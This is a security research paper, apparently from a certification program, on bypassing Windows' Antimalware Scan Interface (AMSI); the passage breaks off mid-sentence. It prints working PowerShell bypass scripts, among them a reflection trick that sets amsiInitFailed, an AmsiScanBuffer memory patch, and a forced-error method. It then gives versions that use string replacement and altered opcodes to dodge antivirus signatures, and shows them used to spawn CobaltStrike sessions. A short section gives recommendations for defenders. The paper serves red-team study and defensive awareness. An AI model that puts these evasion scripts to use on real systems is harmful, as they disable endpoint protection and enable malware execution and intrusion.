Antimalware Scan Interface Bypasses: Evading Detection to Perform Post Exploitation Activities

Author: Christopher Nourrie, cnourrie@gmail.com
Advisor: *Tanya Baccam*

Accepted: *May 27, 2022*

Abstract

During red team engagements and penetration tests, one of the initial challenges that penetration testers and red teamers must overcome is the antimalware scan interface (AMSI) integrated with most endpoint security solutions. AMSI was designed to add a layer of defense to Windows operating systems by analyzing and preventing the execution of malicious files. AMSI presents a challenge to penetration testers and red teamers as many of the tools utilized to conduct offensive engagements are detected by AMSI as malicious files. Since the introduction of AMSI, public releases of AMSI bypass techniques have been temporarily successful. AMSI is periodically updated with signatures to identify malicious files and to address well-known bypass techniques. This research analyzes how AMSI works, and the techniques red teamers and penetrations testers leverage to develop new AMSI bypass techniques to conduct post-exploitation activities.

1. Introduction

Antivirus (AV) evasion is a constant challenge for penetration testers and red teamers. Penetration testers and red teamers rely on various tools to conduct offensive security assessments. Many offensive tools leveraged by penetration testers and red teamers are used to perform actions, including network reconnaissance and enumeration to privilege escalation and lateral movement. Unless the offensive tools have gone through obfuscation techniques to evade AV detection, they will likely be detected and quarantined by an endpoint security solution (Broadcom, 2022). Additionally, in Windows environments, red teamers and penetration testers rely on native programs such as PowerShell to perform malicious actions.

Windows' introduction of AMSI has made it much more difficult for penetration testers and red teamers to integrate open-source tools and leverage native programs such as PowerShell in a malicious action (FSecure, 2022). Incorporating command and control (C2) platforms such as CobaltStrike or Metasploit on offensive engagements has become increasingly more difficult as AMSI matures (Devane, 2019). AMSI is constantly updated with signatures to identify well-known C2 artifacts such as CobaltStrike and Metasploit payloads. Without the aid of C2 platforms, it becomes considerably more difficult for penetration testers and red teamers to perform post-exploitation activities such as privilege escalation, credential harvesting (via Mimikatz), and lateral movement activities.

Despite the various security challenges penetration testers and red teamers face, there are ways to evade AV to leverage open-source tools and C2. Instead of obfuscating tools, another approach is to bypass AMSI, providing post exploitation opportunities such as executing a C2 payload or leveraging PowerShell to conduct malicious actions. It is important to note that not all AMSI bypasses will result in the same level of post-exploitation opportunities. The post-exploitation options available to a penetration tester or red teamer will be contingent on the type of AMSI bypass technique leveraged. In order to create post-exploitation opportunities by bypassing AMSI, a deeper understanding of how AMSI works and integrates with endpoint security solutions is required.

Author Name, email@addressgmail.com

2. Antimalware Scan Interface

Microsoft introduced AMSI in 2015 to provide an additional layer of endpoint protection against malware by inspecting the runtime execution of files (Gallagher, 2021). Windows components that integrate with AMSI include User Account Control (UAC), PowerShell scripts to include interactive use, Windows scripts host (wscript.exe, cscript.exe), JavaScript, and VBScript, and office macros (Microsoft, 2022). AMSI provides a way for software to "talk" to security products, requesting scans of files, memory, or streams for malicious payloads in a vendor-agnostic way. Essentially, AMSI captures every PowerShell, Jscript, VBScript, VBA, or .NET command or script at runtime and passes it to the local endpoint security software for inspection. It is important to note that not every antivirus vendor supports AMSI, although there has been an increase in vendor support each year.

2.1. History of AMSI Bypass Techniques

Since Microsoft introduced AMSI, numerous public releases of various types of AMSI bypass techniques have been released. The most well-known AMSI bypass techniques include hooking AMSI to yield a "false" scan result enabling a process to continue without further checks (MDSec, 2022). Another popular AMSI bypass technique requires memory patching of exported functions derived from the amsi.dll (Mouse, 2021). The technique focuses on the "AMSIScanBuffer" function within the amsi.dll to determine if a command is malicious. By manipulating the "AMSIScanBuffer" function to return a result as "non-malicious," one may execute commands unchecked by AMSI.

The last AMSI bypass technique analyzed in this paper will focus on the forced error approach. Forcing an error state within specific conditions may cause a scan to yield a "false" result, bypassing further checks from AMSI (MDSec, 2022). It is important to note that the techniques listed in this paper do not represent all known AMSI bypass techniques but account for some of the most widespread usages of AMSI bypasses

integrated with popular offensive platforms such as PowerShell Empire, Covenant, and CobaltStrike.

2.1.1. Hooking AMSI to Yield a False Result

One of the earliest well-known public references of an AMSI bypass technique was a tweet credited to Matt Graeber in 2016 (MDSec, 2022). Figure 1 shows a tweet by Matt Graeber showcasing an AMSI bypass technique using PowerShell.



Figure 1. Tweet by Matt Graeber AMSI bypass PowerShell command

The AMSI bypass assigns "amsiInitFailed" a value of “true” so that AMSI initialization fails and no further checks will be executed for the current session. A deeper dive into this command requires analyzing the "System.Management.Automation.AmsiUtils” class where the “amsiInitFailed” method resides. The “ScanContent” method within the “System.Management.Automation.AmsiUtils" references "amsiInitFailed" to determine if a scan should proceed. If "amsiInitFailed" is set to "false," the return value is "AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED, ” resulting in an AMSI initialization to fail. The AMSI bypass technique allowed a user to run any PowerShell commands or scripts without scrutinization from the local endpoint security solution. It is important to note that the AMSI bypass script above is currently detected by AV vendors.

2.1.2. AMSI Memory Patching Bypass Technique

Any AV that integrates AMSI into its solution relies on the amsi.dll (Mouse, 2021). AMSI acts as a medium between an application and the AV solution on the host. For example, when an application like PowerShell is used, any content input will leverage AMSI to relay the user-supplied information to the AV engine for inspection. If any content forwarded to the AV engine is deemed malicious, AMSI will report back to PowerShell, and the user-supplied input will not be executed and flagged as malicious (Mouse, 2021).



Figure 2. AMSI responding to malicious input in PowerShell prompt

For an application to submit a sample to AMSI, it must load amsi.dll into its address space and call a series of AMSI APIs exported from that DLL. When the amsi.dll is loaded into an application, API calls are made to AMSI by leveraging the functions. Leveraging the IDA disassembler provides a deeper look into the inner workings of AMSI and AV interactions. Loading amsi.dll into IDA, one can view the exported functions that third-party AV solutions may leverage to make API calls. Figure 3 shows the IDA graphical user interface (GUI) and the exported functions within amsi.dll.



Figure 3. IDA view of amsi.dll exported functions

The AMSI bypass technique that uses memory patching manipulates the AmsiScanBuffer function by inserting user input to prevent the function from returning a positive result (Mouse, 2022). If a user supplies invalid input parameters to the AMSIScanBuffer function, it will branch off to a code block containing loc_1800036B5. Within the code block, the value of 0x80070057 is moved into the EAX register and bypasses the branch that does the scanning for malicious input. Figure 4 shows the IDA GUI structured view of the branch to the code block containing loc_1800036B5.



Figure 4. IDA AMSIScanBuffer function code block

0x80070057 is an HRESULT return code for E_INVALIDARG (Mouse, 2022). If a user can supply input to the AMSIScanBuffer function to yield a return code of E_INVALIDARG, the actual scan result will be 0, which is often interpreted as AMSI_RESULT_CLEAN.

Figure 5 is a PowerShell script that leverages the memory patch technique to bypass AMSI:

```
$Win32 = @"
using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewP

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

Figure 5. AMSI memory patch bypass in PowerShell

It is important to note that the AMSI bypass script in Figure 5 is currently detected by AV vendors.

2.1.3. False Error Approach

In the previous AMSI bypass example that includes hooking AMSI, a direct reference to "AmsiInitFailed" is made. Most AV engines will have signatures for connections made to "AmsiInitFailed." Another approach is to cause a genuine error that will yield the "AmsiInitFailed" result without directly referencing the function. Two variables may be manipulated to force an error condition within AMSI. The two functions that can be used to set the "AmsiInitFailed" flag are the “AmsiUtils.Init()” and “AmsiOpenSession()” (MDSec, 2022). If, for example, the “AmsiUtils.Init()” function is invoked with an “amsiContext” pointer that does not contain the correct value of “amsi," an error will be returned, resulting in the "AmsiInitFailed" flag being set. As mentioned in the previous AMSI bypass technique that leverages memory patching, the error returned is from the function of 0x80070057 (or E_INVALIDARG), which is interpreted as AMSI_RESULT_CLEAN (Mouse, 2022).

Specific parameters must be met to force an actual error condition. The first requirement is to control a region of unmanaged memory space to use as a pointer to "amsiContext" (MDSec, 2022). The allocated memory space must be assigned to a variable. The following requirement is to set "amsiSession" to null, which will force the "AmsiUtils.Init()" or "AmsiOpenSession()" functions to result in an error being returned (MDSec, 2022).

Figure 6 is a PowerShell script that meets the above requirements to force an error to bypass AMSI:

```
$test = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)
[Ref].Assembly.GetType(“System.Management.Automation.AmsiUtils”).GetField(“amsiSession”,”NonPublic,Static”).SetValue($null, $null);
[Ref].Assembly.GetType(“System.Management.Automation.AmsiUtils”).GetField(“amsiContext”,”NonPublic,Static”).SetValue($null, [IntPtr]$test)
```

Figure 6. PowerShell script using the forced error approach to bypass AMSI

It is important to note that the AMSI bypass script in Figure 6 is currently detected by AV vendors.

3. Reviving Dead Scripts

The AMSI bypass techniques mentioned are still relevant today even though AV vendors have detected the scripts mentioned above. Analyzing old scripts may help to identify possible ways to update or manipulate scripts to evade detection and achieve the intended result. Leveraging a tool like AMSITrigger.exe may help to determine the strings within an AMSI bypass script that may trigger detection (RythmStick, 2022). For example, referencing Matt Graeber's AMSI bypass script, one may determine what exactly is detected that triggers AMSI.



Figure 7. Leveraging AMSITrigger.exe to identify signature strings within a PowerShell script

It appears that the strings "AmsiUtils" and "amsiInitFailed" are flagged as malicious.

```
C:\Users\morty\Desktop\temp>AmsiTrigger.exe -i asbb_original.ps1 -f 1
[+] "Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy"
```

Figure 8. Leveraging AMSITRigger.exe to identify malicious strings in a PowerShell script

When examining the memory patch AMSI bypass script with AMSITrigger.exe, the strings:" am" + "si.dll", "Amsi" + "Scan" + "Buffer" return as malicious as well as the $Patch, $LoadLibrary, and $Address variables. AMSI scans the file for strings and compares it to known malicious strings like "AmsiUtils" or "Invoke-Mimikatz." Since PowerShell is a scripting language that offers string manipulation operations like replace, compare, concatenate, split, and substring, one may modify strings to evade simple detections (SecurityNest, 2022). A popular technique used in offensive PowerShell scripts is concatenation. Knowing what triggers AMSI may aid in developing new scripts to bypass AMSI.

3.1. Leveraging the Replace Operation

Referencing Matt Graeber's AMSI bypass script, one may leverage the replace operation to avoid detection. The strings "AmsiUtils" and "amsiInitFailed" are signatures as well as concatenated strings like "Amsi" + "Utils." Instead of directly referencing the malicious strings, one may create variables to manipulate the strings. For example, placing a "1" in each variable resulting in "Amsi1Utils" and "amsi1InitFailed" will create variables that point to strings that are not considered malicious. Leveraging the replace operation to replace the "1" in both strings to create two new variables will have the intended results as the original strings. Concatenating the variables with strings in their respective positions resulted in the same script as the original, without any direct reference to malicious strings. Figure 9 shows the updated script leveraging the replace operation to manipulate Matt Graeber's original AMSI bypass script:

```
$dragon = 'Amsi1Utils'
$mod1 = $dragon.Replace('1', '')
$slayer = 'amsi1InitFailed'
$mod2 = $slayer.Replace("1", '')

[Ref].Assembly.GetType('System.Management.Automation.' + $mod1).GetField($mod2,'NonPublic,Static').SetValue($null,$true)
```

Figure 9. PowerShell script with replacing operation to manipulate strings

The result is a script that, as of the time of this writing, may bypass AMSI. This script may enable a penetration tester or red teamer to leverage tools like "Invoke-Mimikatz.ps1" or spawn a CobaltStrike PowerShell session. Figure 10 shows a picture of typing in the malicious string "AmsiUtils" that triggers AMSI, followed by the AMSI bypass command consolidated to a one-liner and reentering "AmsiUtils." After the AMSI bypass is invoked, the "This script contains malicious content...." warning is not displayed. However, "The term AmsiUtils is not recognized...." error is received, indicating AMSI is no longer scanning user input.



Figure 10. Showcasing before and after the AMSI bypass script is invoked within a PowerShell session

Figures 11 and 12 show the AMSI bypass one-liner to spawn a CobaltStrike PowerShell beacon before and after the AMSI bypass is invoked.



Figure 11. AMSI blocks CobaltStrike payload in PowerShell



Figure 12. Invoked the AMSI bypass command in PowerShell

Figure 13 shows the CobaltStrike session spawned from the PowerShell process after bypassing AMSI.



Figure 13. A CobaltStrike session from the PowerShell process

3.2. Fixing the AMSI Scan Buffer Memory Patch

The approach to "fixing" the memory patch AMSI bypass script required an extra step in modifying the malicious strings with the replace operation. The malicious signatures in the AMSI bypass script are significantly reduced by leveraging the previous replace operation technique. The issue is with the $Patch variable that contains specific opcode bytes to perform a particular operation. The opcodes in the original AMSI bypass script perform the following instructions:

```
b8 57 00 07 80       mov    eax,0x80070057
c3                   ret
```

0x80070057 is the hex value for AMSI_RESULT_CLEAN, referring to the memory patch technique. The opcode bytes appear to be signatures in AMSI (SecurityNest. 2022). The additional step required was to manipulate the opcodes bytes within the $Patch variable to achieve the same result but yield different opcodes not currently detected as malicious.

There are many ways one can approach this problem. However, a simple method is to increase EAX by one count higher than the original value resulting in "0x80070058" and then subtract EAX by 1 to achieve the desired original value of “0x80070057.” The new opcodes result in the following instructions:

```
b8 58 00 07 80    mov    eax,0x80070058 # adding one integer higher than original
83 c0 ff          add    eax,0xffffffff # add -1 to EAX
c3                ret
```

With the modifications, the new $Patch variable is the following:

```
$Patch = [Byte[]] (0xB8, 0x58, 0x00, 0x07, 0x80, 0x83, 0xC0, 0xff, 0xC3)
```

With the strings manipulated with the replace operation and the $Patch variable containing different opcode bytes, the result is an AMSI bypass script that currently works as of the time of this writing. The endpoint security solution integrated with AMSI

will determine the effectiveness of the bypass technique as it may work against some AV products and not against others. Figure 14 shows the updated memory patch AMSI bypass script.

```
$Win32 = @"
using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);

}
"@

Add-Type $Win32
$dragon = 'Am1si'
$slayer = 'Sc1an'
$cat = 'Buff1er'

$mod1 = $dragon.Replace('1', '')
$mod2 = $slayer.Replace('1', '')
$mod3 = $cat.Replace('1', '')

$dog = 'a1m'
$apple = 's1i.dll'
$mod4 = $dog.Replace('1', '')
$mod5 = $apple.Replace('1', '')

$LoadLibrary = [Win32]::LoadLibrary($mod4 + $mod5)
$Address = [Win32]::GetProcAddress($LoadLibrary, $mod1 + $mod2 + $mod3)
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x58, 0x00, 0x07, 0x80, 0x83, 0xC0, 0xff, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 9)
```

Figure 14. The updated memory patch AMSI bypass script with the replace operation

Figure 15 shows examples of leveraging the updated script in a PowerShell session to bypass AMSI and spawn a CobaltStrike session in Figure 16. Also, the “amsiutils" string shows the results before and after invoking the AMSI bypass script.

```
PS C:\Users\morty> amsiutils
At line:1 char:1
+ amsiutils
+ ~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent


PS C:\Users\morty> $Win32 = @"
using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);

}
"@

Add-Type $Win32
$dragon = 'Am1si'
$slayer = 'Sc1an'
$cat = 'Buff1er'

$mod1 = $dragon.Replace('1', '')
$mod2 = $slayer.Replace('1', '')
$mod3 = $cat.Replace('1', '')

$dog = 'a1m'
$apple = 's1i.dll'
$mod4 = $dog.Replace('1', '')
$mod5 = $apple.Replace('1', '')

$LoadLibrary = [Win32]::LoadLibrary($mod4 + $mod5)
$Address = [Win32]::GetProcAddress($LoadLibrary, $mod1 + $mod2 + $mod3)
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x58, 0x00, 0x07, 0x80, 0x83, 0xC0, 0xff, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 9)
True

PS C:\Users\morty> amsiutils
amsiutils : The term 'amsiutils' is not recognized as the name of a cmdlet, function, script file, or operable program. Check t
included, verify that the path is correct and try again.
At line:1 char:1
```

Figure 15. Invoking the updated memory patch AMSI bypass script



Figure 16. CobaltStrike session derived from leveraging the updated memory patch AMSI bypass script

4. Recommendations and Implications

Developing and defending against AMSI bypass techniques is a constant cat and mouse game. When new AMSI bypasses are created, AV vendors must respond

immediately to mitigate such vulnerabilities. For penetration testers and red teamers, bypassing AMSI is a crucial step in an offensive assessment. Many offensive tools and platforms may not be utilized unless they are obfuscated or the penetration tester or red teamer can successfully bypass AMSI.

4.1. Recommendations for Defenders

New AMSI bypasses are bound to occur, making the Windows environment vulnerable to cyber-attacks. Relying primarily on endpoint security solutions to address new vulnerabilities and bypasses with AMSI may limit the security coverage for the environment. Waiting on AV updates to address new AMSI bypass techniques may take longer than anticipated, leaving one's environment at risk. Integrating a layered approach to one's security posture may help to reduce the potential risk of exposure if new AMSI bypasses are developed and deployed. Utilizing additional security practices such as application allow listing, PowerShell constrained language mode, separation of duties, and secure password policies may help compliment endpoint security solutions. Adopting a holistic approach with complimentary security measures could reduce the potential risks posed by AMSI to the environment and make it challenging for adversaries, red teamers, and penetrations testers to perform malicious actions.

4.2. Recommendations for Red Teams and Penetration Testers

In some offensive engagements, bypassing AMSI is often the first step before conducting additional activities such as network enumeration, privilege escalation, and exploitation. Staying up to date with current AMSI bypasses that are publicly released will help penetration testers and red teamers overcome security challenges during engagements. Relying solely on public AMSI bypass techniques may limit the options available during an offensive assessment, as eventually, all publicly disclosed tools and techniques are likely to be detected by AV vendors. Researching old AMSI bypass techniques may help develop new or updated AMSI bypasses to aid penetration testers and red teamers during offensive assessments. Also, thinking creatively and finding ways to accomplish specific tasks such as network enumeration, privilege escalation, and 